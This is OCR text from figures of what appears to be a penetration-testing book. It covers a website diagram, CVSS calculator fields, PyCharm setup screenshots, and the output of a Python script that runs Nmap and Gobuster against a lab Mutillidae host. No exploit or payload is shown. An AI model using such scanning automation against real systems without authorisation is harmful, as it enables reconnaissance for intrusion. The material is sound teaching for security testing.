

Customer
Request/Response
Website
www.domain.com
Redirect
Wordpress
Blog.domain.com
manage
Data
Admin
MySQL


Chapter 8: Source Code Review




Chapter 10: Web Intrusion Tests









Base Score
6.1
(Medium)
Attack Vector (AV)
Network (N)
Adjacent (A)
Local (L)
Physical (P)
Attack Complexity (AC)
Low (L)
High (H)
Privileges Required (PR)
None (N)
Low (L)
High (H)
User Interaction (UI)
None (N)
Required (R)
Scope (S)
Unchanged (U)
Changed (C)
Confidentiality (C)
None (N)
Low (L)
High (H)
Integrity (I)
None (N)
Low (L)
High (H)
Availability (A)
None (N)
Low (L)
High (H)



Base Score
Select values for all base metrics to generate score
Attack Vector (AV)
Network (N)
Adjacent (A)
Local (L)
Physical (P)
Attack Complexity (AC)
Low (L)
High (H)
Privileges Required (PR)
None (N)
Low (L)
High (H)
User Interaction (UI)
None (N)
Required (R)
Scope (S)
Unchanged (U)
Changed (C)
Confidentiality (C)
None (N)
Low (L)
High (H)
Integrity (I)
None (N)
Low (L)
High (H)
Availability (A)
None (N)
Low (L)
High (H)


Chapter 11: Pentest Automation Using Python









Home
Downloads
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
Other Locations
TGZ
pycharm-community-2018.1.
tar.gz
Open With Archive Manager Return
Open With Other Application
Cut Ctrl+X
Copy Ctrl+C
Move to...
Copy to...
Move to Trash Delete
Rename... F2
Extract Here
Extract to...
Compress...
Properties Ctrl+I



root@kali: ~/Downloads/pycharm-community-2018.1.4/bin
File Edit View Search Terminal Help
root@kali:~/Downloads/pycharm-community-2018.1.4/bin# ./pycharm.sh



New Project
Location:
/root/PycharmProjects/test
Project Interpreter: New Virtualenv environment
New environment using
Virtualenv
Location:
/root/PycharmProjects/test/venv
Base interpreter:
/usr/bin/python2.7
Inherit global site-packages
Make available to all projects
Existing interpreter
Interpreter:
<No interpreter>
Create
Cancel



test [~/PycharmProjects/test] - PyCharm
File Edit View Navigate Code Refactor Run Tools VCS Window Help
test
Project
test ~/PycharmProjects/test
New
Cut Ctrl+X
Copy Ctrl+C
Copy Path Ctrl+Shift+C
Copy Relative Path Ctrl+Alt+Shift+C
Paste Ctrl+V
Find in Path... Ctrl+Shift+F
Replace in Path... Ctrl+Shift+R
File
New Scratch File Ctrl+Alt+Shift+Insert
Directory
Python Package
Python File
Jupyter Notebook
HTML File
Resource Bundle


File Edit View Navigate Code Refactor Run Tools VCS Window Help
test HelloWorld.py
Project
HelloWorld.py
test ~/PycharmProjects/test
venv
HelloWorld.py
External Libraries
1 print 'Hello World'
2


HelloWorld [~/PycharmProjects/HelloWorld] -
File Edit View Navigate Code Refactor Run Tools VCS Window Help
HelloWorld Hello.py
Project
HelloWorld ~/PycharmProjects/HelloW
venv2
Hello.py
External Libraries
Scratches and Consoles
Run Shift+F10
Debug Shift+F9
Run... Alt+Shift+F10
Debug... Alt+Shift+F9
Attach to Local Process...
Edit Configurations...
Import Test Results
Stop Ctrl+F2
Show Running List


Run: HelloWorld
/root/PycharmProjects/test/venv/bin/python /root/PycharmProjects/test/HelloWorld.py
Hello World
Process finished with exit code 0


root@kali: ~/Labs/Automate SourceCode
File Edit View Search Terminal Help
root@kali:~/Labs/Automate SourceCode# ls
Automate.py reports resources
root@kali:~/Labs/Automate SourceCode# python Automate.py
Welcome to PowerScan Let's Start
What is the IP address that you want to scan:
IP>10.0.0.187
[+] Starting Nmap TCP Scan ...
[+] Finished Nmap TCP Scan ...
[+] Starting NMAP FTP Enum ...
[+] Finished NMAP FTP Enum ...
[+] Starting NMAP HTTP Enum ...
[+] Finished NMAP HTTP Enum ...
[+] Starting Dir HTTP Enum ...
[+] Finished Dir HTTP Enum ...
[!] The Program Scanner Has Finished The Execution (report saved to /reports.)
root@kali:~/Labs/Automate SourceCode#


Open
10.0.0.187.txt
~/Labs/Automate SourceCode/reports
Save
Starting Nmap 7.70 (https://nmap.org) at 2018-06-02 11:14 EDT
Nmap scan report for mutillidae.home.lan (10.0.0.187)
Host is up (0.00058s latency).
PORT STATE SERVICE VERSION
21/tcp filtered ftp
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
Starting Nmap 7.70 (https://nmap.org) at 2018-06-02 11:14 EDT
Nmap scan report for mutillidae.home.lan (10.0.0.187)
Host is up (0.00098s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.28 ((Win32) OpenSSL/1.0.2l PHP/7.1.10)
| http-enum:
| /test/: Test page
| /icons/: Potentially interesting folder w/ directory listing
|_ /img/: Potentially interesting directory w/ listing on 'apache/2.4.28 (win32) openssl/1.0.2l php/7.1.10'
|_http-server-header: Apache/2.4.28 (Win32) OpenSSL/1.0.2l PHP/7.1.10
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.84 seconds
Gobuster v1.4.1 OJ Reeves (@TheColonial)
[+] Mode : dir
[+] Url/Domain : http://10.0.0.187:80/
[+] Threads : 10
[+] Wordlist : /usr/share/wordlists/dirb/common.txt
Plain Text
Tab Width: 8
Ln 51, Col 11
INS